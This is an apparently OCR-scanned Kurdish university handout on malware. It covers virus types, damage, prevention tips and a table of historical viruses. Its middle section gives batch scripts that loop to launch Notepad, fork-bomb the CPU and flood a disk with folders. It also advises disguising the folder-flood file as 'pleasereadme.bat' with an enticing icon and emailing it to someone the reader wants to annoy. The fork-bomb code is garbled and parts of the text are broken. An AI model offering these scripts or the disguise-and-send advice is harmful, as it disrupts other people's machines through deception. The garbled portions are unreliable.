

مالویر Malware



م.هیمن مهلا کهريم به رزنجي

ماموستاي زانکوي پوليهتكنيكي

ساليمانی، کولیزی ئىنفورماتيک، بهشى

ئاي تى.

پەيمانگاي زانستي كۆمپيوتهر، بهشى

ئاي تى

مالوییر – Malware

مالوییر Malware لە هەردوو وشهی Malicious Software وەرگیارا و، بريتىيە لەو زاراوهيدى كە هەموو جۆره كانى بەرنامه پىس و زيانبەخشه كان دەگرىتىهە و، هەمووييان لە ۋىر ئەم ناوهدا جىڭەيان دەبىتىهە، وە كو ۋايروسەكان Viruses، كرمەكان Worms و ئەسپى تەروادە Trojan Horses.

ھەموو يان بەشىوه و رىيگەي جياواز كاردەكەن و، بچووكن و، خزمەتكۈزارى پىشكەش ناكەن و زنجىدەيى نىن، بەلام ھەمووييان دەتوانن كۆمپىيوتەر تۇوشىكەن Infect و گەندەلى بکەن Corrupt. دەتوانرىت دابېزىنەت و بىتە ناو كۆمپىيوتەرە لە رىيگەي ئىيمەيلەوە E-Mail، يان فايىلەوە File، لە ئىنتەرنېتە، ھەروەها دەتوانن بىلەو بىنەوە و دابەش بىن بەھۆى تۆرەكانەوە Networks.

يىگومان مالویيرەكان جۆرييان زۆرە و، لېرە دا چەند جۆرىيکيان باس دەكەين و، روونيان دەكەينەوە و، نۇونەي كىدارىييان بۆ دەھىننەوە:

يەكەم // ۋايروسەكان Viruses

ۋايروسەكان درووست دەكرين بە كارهينانى بەرنامه كانى كۆمپىيوتەر لەلايەن مەرۋەكانەوە، پىيان دەوتىيت ۋايروس لەبەر ئەوهى كۆمپىيوتەر تۇوش دەكەن Infect و گرفتى بۆ درووست دەكەن، ۋايروسەكان لەوانەيە زۆر كارىگەرييان ھەبىت Effect، ھەندىيەك لەوانە كارىگەرييان كەمە و، ھەندىيکيان ناوهندە و، ھەندىيکيان كارىگەرييان زۆر زۆرە و، ويرانكەر و تىكىدەرن.

ھەمووييان بىزراو و نەويىستراون و، لەشىوهى جياوازا كارىگەرييان دەردەكەويت، وە كو تىكىدان و خراپ كەدنى فايىلى زانىاري، يان دەركەوتىنى لە شىوهى نامە و پەيام دا.

دەتوانىن ۋايروسى كۆمپىيوتەر بەوە پىناسە بکەين كە، بەرنامه يەكى بچوکە، يان بەشىكە لە كىزد ، كە خۆى ھارپىچ ئى بەرنامه تر دەكەت و، بىلاؤ دەبىتىهە كاتىيەك بەرنامهى خانە خوى و ھەلگر Host Program لەبەرى Copied، لەلايەن بە كارهىندرەوە، بۆ كۆمپىيوتەرىيکى تر، يان دادەبىزىتە ناو ئامىرى كۆمپىيوتەر لە رىيگەي تۆرەكانى ئىنتەرنېتە كاتىيەك بەرنامهى خانە خوى Host Program و ھەلگر، دادەنرىت لەناو تۆرەكان Networks دا. بەلام بەزۆرى بەھۆى فلاش و دېشىدى و دەگۈزىزىتە لە ئامىرىيەكە بۆ ئامىرىيەكى تر، بەھۆى گواستنەوەي فايىل و زانىاري

خانه خوئ و، هەلگر و، تووشبوووه، و زۆر جار زانیاریان لەسەرى نیسيه. ئەم بەرنامەيە بە كلیك كردن لەسەرى چالاک دەبى و، لەوانەيە كۆمپیوتەرييکىشەو بگۈزۈتىۋە بۆ كۆمپیوتەرييکى تر. يان لە فايلىتكى ھەمان كۆمپیوتەرەو بۆ فايىلە كانى تر.

ھەر فايلىتكى يان بەرنامەيە كى كۆمپیوتەر گۇنجارو بۆ ئەوهى ئايروس لېي بىدات و، زيانى پېتگەيەنىت، زۆر جار بەھەلە ئەم وشەيە (ئايروس) بۆھەموو جۆرەكانى مالویر Malware بەكاردىت، وەكى كرمەكانى كۆمپیوتەر Computer . Rootkits، Spy ware، Adware، Trojan Hours و Worms، ئەسپى تەروادە.

زيانەكانى ئايروس

- خاوكىردنەوەي كۆمپیوتەر (تواناي وەلام دانەوەي كەمدەبىتەوەو، جىتبەجىبۇونى بەرنامە كانىش خاودەبىتەوە).
- لەناوبرىدىنى ھەندىتكى فايل و فولڈەر و، ھەندىتكى جار فايلى بەرنامە كانىش.
- ھەندىتكى جار پارچەكانى كۆمپیوتەر تىيىك دەشكىيىن و لەناويان دەبات، يان دەيان سوتىيىت.
- تىكدانى وېنە و نووسىن.
- تىكدانى بەرنامە كانى كۆمپیوتەر.

خۆپاراستن لە ئايروس

- وەرگرتىنى بەرنامە و فايل و قىديق و دەنك، لە مالپەپەر (سایتە) باوەرپىيڭىراو و، ناسراوەكانەوە.
- سەرداڭ نەكىرىنى ئەو مالپەپەنەي جىيگەي گومانن (وەك مالپەپە سىكىسىيەكان و).
- دابەزاندىنى جۆرەكانى ئىنتەرنېت فيروىل Internet Firewall .
- نەكىرىنى وەي ئىمەلە گوماناوى و نەناسراوەكان و، داونلۆد نەكىرىنى فايلە نەناسراو و گوماناويىيە ھاوبىيچەكان، كە لەكەل ئىمەيل دا ھاتۇن.
- دابەزاندىنى يەكىيڭى لە دىزە ئايروسە Anti-Virus بەھىيەكانى وەك (كاسىپەر سکايى ، نۇرتن ئەنتى ئايروس، نۆدى 32، يان ھەر جۆرىيەكى تر.
- زانىن و بېياردان لە بارەمى جۆرى ئەو دىزە ئايروسە بەكارى دەھىتىت.
- زانىن لەبارەمى ھەلېزىاردىنەكانەوە كاتىيەك دىزە ئايروسەكە، ئايروس دەدۇزىتەوە و، دەيگرىت. وەكى لابردىن Remove، سرىنەوە و
- بەشىيەكى رېك و پېيك و ماوه ماوه دىزە ئايروسەكە نوېكىرىتەوە Update، بە جۆرىيەك كە ھەميشە نويىتىن Updated Newest نويىكراوە وەربىگرىت.
- دىنلىباونن لەوە ئە كە بەرنامە دىزە ئايروسەكە، ھەموو ئەو ئامىر و يەكانە ((فلاش ميمۇرى، دېقىدى و)) بېشىنەت پېش ئەوهى بەكارىيان بەھىنەن و بىانكەينەوە.
- دىنلىتابۇونەو بە پېشىنەتىنى ھەموو ئەو فايلانى كە لە ئىنتەرنېتەوە داي دەبەزىنەت Downloaded بۆ ناو كۆمپیوتەرەكت.


دروست كردنی ۋايروسى بىزيان

بۇ كردنەوهى نۆت پاد يان ھەر بەرنامەيەكى تر

- بەرنامەي نۆت پاد Note Pad بکەرەوە و، ئەم كۆدەي خوارەوە بنووسمە:

```
@ECHO off  
:top  
START %SystemRoot%\system32\notepad.exe  
GOTO top
```

2- فایلەكە پاشەكەوت Save بکە، بە پاشگىرى (دۆت بات .bat)، بۇنمۇنە : notepad.bat



تىېبىنى: كۆدى ئەم ۋايروسە تەنها بۇ مەبەستى فېرکىردن و تاقىكىردنەوهىيە، تا زىاتر لە ۋايروس تىېڭىن و، ئىيمە بەرپرسىيار نىن لە خراپ بەكارهىيەنلى و، ھىوادارم بە خراپ بەكارى نەھىيەن.

دروست كردنى ساده‌ترین ۋايروس


فۆرك بۆمب

Fork Bomb


بەھۆى ۋايروسى فۆرك بۆمبەوه، بەشىوھىكى گشتى (يەكەى چارەسەر كردنى ناوهندى – CPU) جامدەبىت (دەوهەستىت). بەھۆى كردنەوهى 500 پروسەئى كۆماند پرۆمپت Command Prompt، ئەمەش زەختىكى زۆر دەخاتە سەر CPU و كۆمپیوتەرەكە دەوهەستىت.

- بەرnamەي نۇت پاد بکەرەوه و ئەم كۆدەي تىدا بنووسە:

%0|%



- بەپاشگىرى دوقت بات .bat .، بە ناوىكەوه خەزنى بکە، بۇنمۇنە :forkbomb.bat



3- ئىستا بۆمبهكەت دروست كرد و، كردارى (دەستپىئىكىرنەوه بەكار – Restart) بۆ كۆمپیوتەرەكەت ئەنجامبىدە، بۆ ئەوهى كارەكە تەواو سەركەوتۇو بىت و، جىيە جىيېت.

تىبىينى: كۆدى ئەم قايروسە تەنها بۆ مەبەستى فىركردن و تاقىكردنەوهىيە، تا زىاتر لە قايروس تىبىگەن و، ئىمە بەرپرسىار نىن لە خراپ بەكارهىتانى و، ھيوادارم بە خراپ بەكارى نەھىيەن.

دروست كردنى قايروسىك

كە 1000 فولىدەر دروست دەكەت لە چەند چركەيەك دا

ئەم قايروسە سادە و ساكارە، بەھۆيەوە بى ئەزمار فولىدەر دروست دەكىيت لەھەر شوينىكدا، كە بمانەوى، وەدەتوانىن ويىنەيەكى جوانى بۆ دابنىيەن و، بە ناوىيکى سەرنج پاكيشەوه خەزنى بکەين و، بىنېرىن بۆ ھەر كەسىك كەبمانەوى، كە بەھۆيەوە تارادەيەك بىزازار دەبىت و، ھەست بە پووداوىيکى لەناكاو و، چاوهپوان نەكراو دەكەت.

ھەنگاوى يەكەم:

بەرنامەي نۆت پاد بکەرەوە و، ئەم كۆدەي تىدا بنووسە:

```
@echo off  
:top  
md %random%  
goto top
```

شىكىرنەوهى كۆدەكە:

دىيىرى يەكەم: ئەوه دروست دەكەت كە دەرىكەويىت لە شاشەيەكى بەتاڭدا.

دىيىرى دوووهەم:

.Label تەنها ناونىشانىيەكە

دىيىرى سىيەم:

ئەم كۆماندە بەكاردیت بۇ دروست كردنی فولڈەرەكان، كە بە شىيەھەكى (عەشۋائى – Randomly) ناو لە فولڈەرەكان دەنیت.

دىپى كۆتاىيى:

گەرانەوهەيە بۇ لەيېلى تۆپ و، لووب كردنى بى پايان (نا كۆتا) .Infinite loop

هەنگاوى دووھەم:

بەناوىكەوهۇ، با پاشگىرى بات bat. پاشەكەھوتى بکە، وەكى .pleasereadme.bat

هەنگاوى سىيھەم:

ئەگەر ويستت خۇت دەتوانىت وىنەيەكى وەكى ئايکۈن بۇ دابىنىت، يان ناوهەكەي بىقۇرىت، يان ، بە ئىمەيل بىنېرىت بۇ ئەو كەسەي مەبەستتە بىزازى بکەيت، يان

تىبىينى: كۆدى ئەم قايرۇسە تەنها بۇ مەبەستى فيرّىكىردن و تاقىكىردنەوهەيە، تا زىاتر لە قايرۇس تىبىگەن و، ئىمە بەرپرسىار نىن لە خرال بەكارەتىنانى و، ھيوادارم بە خرال بەكارى نەھىيەن.

لىستى ھەندىيەك لە قايرۇسەكان

List of Viruses

Virus	Alias(es)	Types	Subtype	Notes
1260	V2Px	MS-DOS	Polymorphic	First virus to use polymorphic encryption
4K	4096	MS-DOS		The first virus to use stealth
5lo		MS-DOS		Infects .EXE files only
A and A		MS-DOS		

مالویر – زانکوی پولیته کنیکی سلیمانی، کولیژی نینفورماتیک بهشی ئای تى Malware

		Windows 95/98		
Abraxas	Abraxas5	MS-DOS Windows 95/98		Infects COM file. Disk <u>directory listing</u> will be set to the system date and time when infection occurred.
Acid	Acid.670, Acid.670a, Avatar.Acid. 670, Keeper.Aci d.670	MS-DOS Windows 95/98		Infects COM file. Disk directory listing will not be altered.
Acme		DOS (Windows 95MS- DOS)		Upon executing infected EXE, this infects another EXE in current directory by making a hidden COM file with same base name.
ABC	ABC-2378, ABC.2378, ABC.2905	MS-DOS		ABC causes keystrokes on the compromised machine to be repeated.
Actifed		MS-DOS		
Ada		MS-DOS		The Ada virus mainly targets .COM files, specifically COMMAND.COM.
Agena	Agena.723	MS-DOS		Infected programs will have a file length increase of 723 to 738 bytes
AGI- Plan	Month 4-6	MS-DOS		AGI-Plan is notable for reappearing in <u>South Africa</u> in what appeared to be an intentional re-release.
Ah	David-1173, Tuesday	MS-DOS		Systems infected with Ah will experience frequent system hangs.
AI		MS-DOS		

AIDS	AIDSB, Hahaha, Taunt	MS-DOS		AIDS is the first virus known to exploit the MS-DOS "corresponding file" vulnerability.
AIDS II				
AirCop	Air cop-B, Red State	MS-DOS		Infects the <u>boot sector</u> of floppy disks.
Alabama	Alabama.B	MS-DOS		Files infected by Alabama increase in size by 1,560 bytes.
Alcon ^[1]	RSY, Kendesm, Ken&Desmond, Ether	MS-DOS		Overwrites random information on disk causing damage over time.
Ambulance				
Anna Kournikova		Email VBScript		A Dutch court stated that US\$166,000 in damages was caused by the worm.
AntiCM OS				Due a bug in the virus code, the virus fails to erase CMOS information as intended.
ARCV-n		MS-DOS		ARCV-n is a term for a large family of viruses written by the ARCV group.
Bomber	CommanderBomber	MS-DOS		Polymorphic virus which infects systems by inserting fragments of its code randomly into executable files.
Brain	Pakistani flu			Considered to be the first computer virus for the PC
Byte Bandit		Amiga, Bootsector virus		It was one of the most feared Amiga viruses until the infamous Lamer

مالوییر Malware – زانکوی پولیته کنیکی سلیمانی، کولیژی نینفورماتیک بهشی ئای تى

				Exterminator.
Christm as Tree				
Commw arrior		SymbianBluetooth worm		Famous for being the first worm to spread via MMS and Bluetooth.
Creeper		TENEX operating system		An experimental self-replicating program which gained access via the ARPANET and copied itself to the remote system.
Eliza		MS-DOS		
Elk Cloner		Apple II		The first virus observed "in the wild"
Graybir d	Graybird P			
Hare		MS-DOS Windows 95, Windows 98		Famous for press coverage which blew its destructiveness out of proportion
ILOVEY OU				A computer worm that attacked tens of millions of Windows personal computers
INIT 1984		Mac OS		Malicious, triggered on Friday the 13th.
Jeefo				
Jerusale m		DOS		Jerusalem was initially very common and spawned a large number of variants.
Kama Sutra	Blackworm, Nyxem, and Blackmal			Designed to destroy common files such as Microsoft Word, Excel, and PowerPoint documents.
Koko		DOS		The payload of this virus

مالویر Malware – زانکوی پولیته کنیکی سلیمانی، کولیژی نینفورماتیک بهشی ئای تى

				activates on July 29 and February 15 and may erase data on the users hard drive
Lamer Exterminator		Amiga, Boot sector virus		Random encryption, fills random sector with "LAMER"
MacMag	Drew, Bradow, Aldus, Peace			
MDEF	Garfield, Top Cat			
Melissa	Mailissa, Simpsons, Kwyjibo, Kwejeebo	Microsoft Wordmacro virus		Part macro virus and part worm. Melissa, a MS Word-based macro that replicates itself through e-mail.
Michelangelo		MS-DOS		Ran March 6 (Michelangelo's birthday)
Navidad				
Natas		Multipartite, stealth, Polymorphic		
nVIR	MODM, nCAM, nFLU, kOOL, SHIT, prod, Fuck, Hpat, Jude	Mac OS		nVIR has been known to 'hybridize' with different variants of nVIR on the same machine.
OneHalf	Slovak Bomber, Freelove or Explosion-II	MS-DOS		It is also known as one of the first viruses to implement a technique of "patchy infection"
Ontario. 1024				

مالوییر – زانکوی پولیته کنیکی سلیمانی، کولیژی نینفورماتیک بهشی ئای تى Malware

Ontario. 2048				
Ontario	SBC	MS-DOS		Death Angel
Pikachu virus				The Pikachu virus is believed to be the first computer virus geared at children.
Ping- pong	Boot, Bouncing Ball, Bouncing Dot, Italian, Italian-A, VeraCruz	Boot sector virus		Harmless to most computers
RavMon E.exe	RJump.A, Rajump, Jisx	Worm		Once distributed in Apple iPods, but a Windows-only virus
SCA		Amiga, Boot sector virus		Puts a message on screen. Harmless except it might destroy a legitimate non-standard boot block.
Scores	Eric, Vult, NASA, San Jose Flu	Mac OS		Designed to attack two specific applications which were never released.
Scott's Valley		MS-DOS		Infected files will contain the seemingly meaningless hex string 5E8BDE909081C63200B 912082E.
SevenDust	666, MDEF, 9806, Graphics Accelerator, SevenD	Mac OS		
Shankar 's Virus	W97M.Mark er.o	PolymorphicVirus		Infects Word Documents
Shoerec		Windows 32		

مالویر Malware – زانکوی پولیتھ کنیکی سلیمانی، کولیزی نینفورماتیک بهشی ئای تى

Simile	Etap, MetaPHOR	Windows	Polymorphic	The metamorphic code accounts for around 90% of the virus' code
Stoned				One of the earliest and most prevalent boot sector viruses
Sunday		MS-DOS	Jerusalem.Sunday	Because of an error in coding, the virus fails to execute its payload.
TDL-4		Botnet		
Techno		MS-DOS		The virus plays a tune that was created by the author of the virus
Whale		MS-DOS	Polymorphic	At 9216 bytes, was for its time the largest virus ever discovered.
ZMist	ZMistfall, Zombie.Mistfall	Zombie.Mistfall		It was the first virus to use a technique known as "code integration".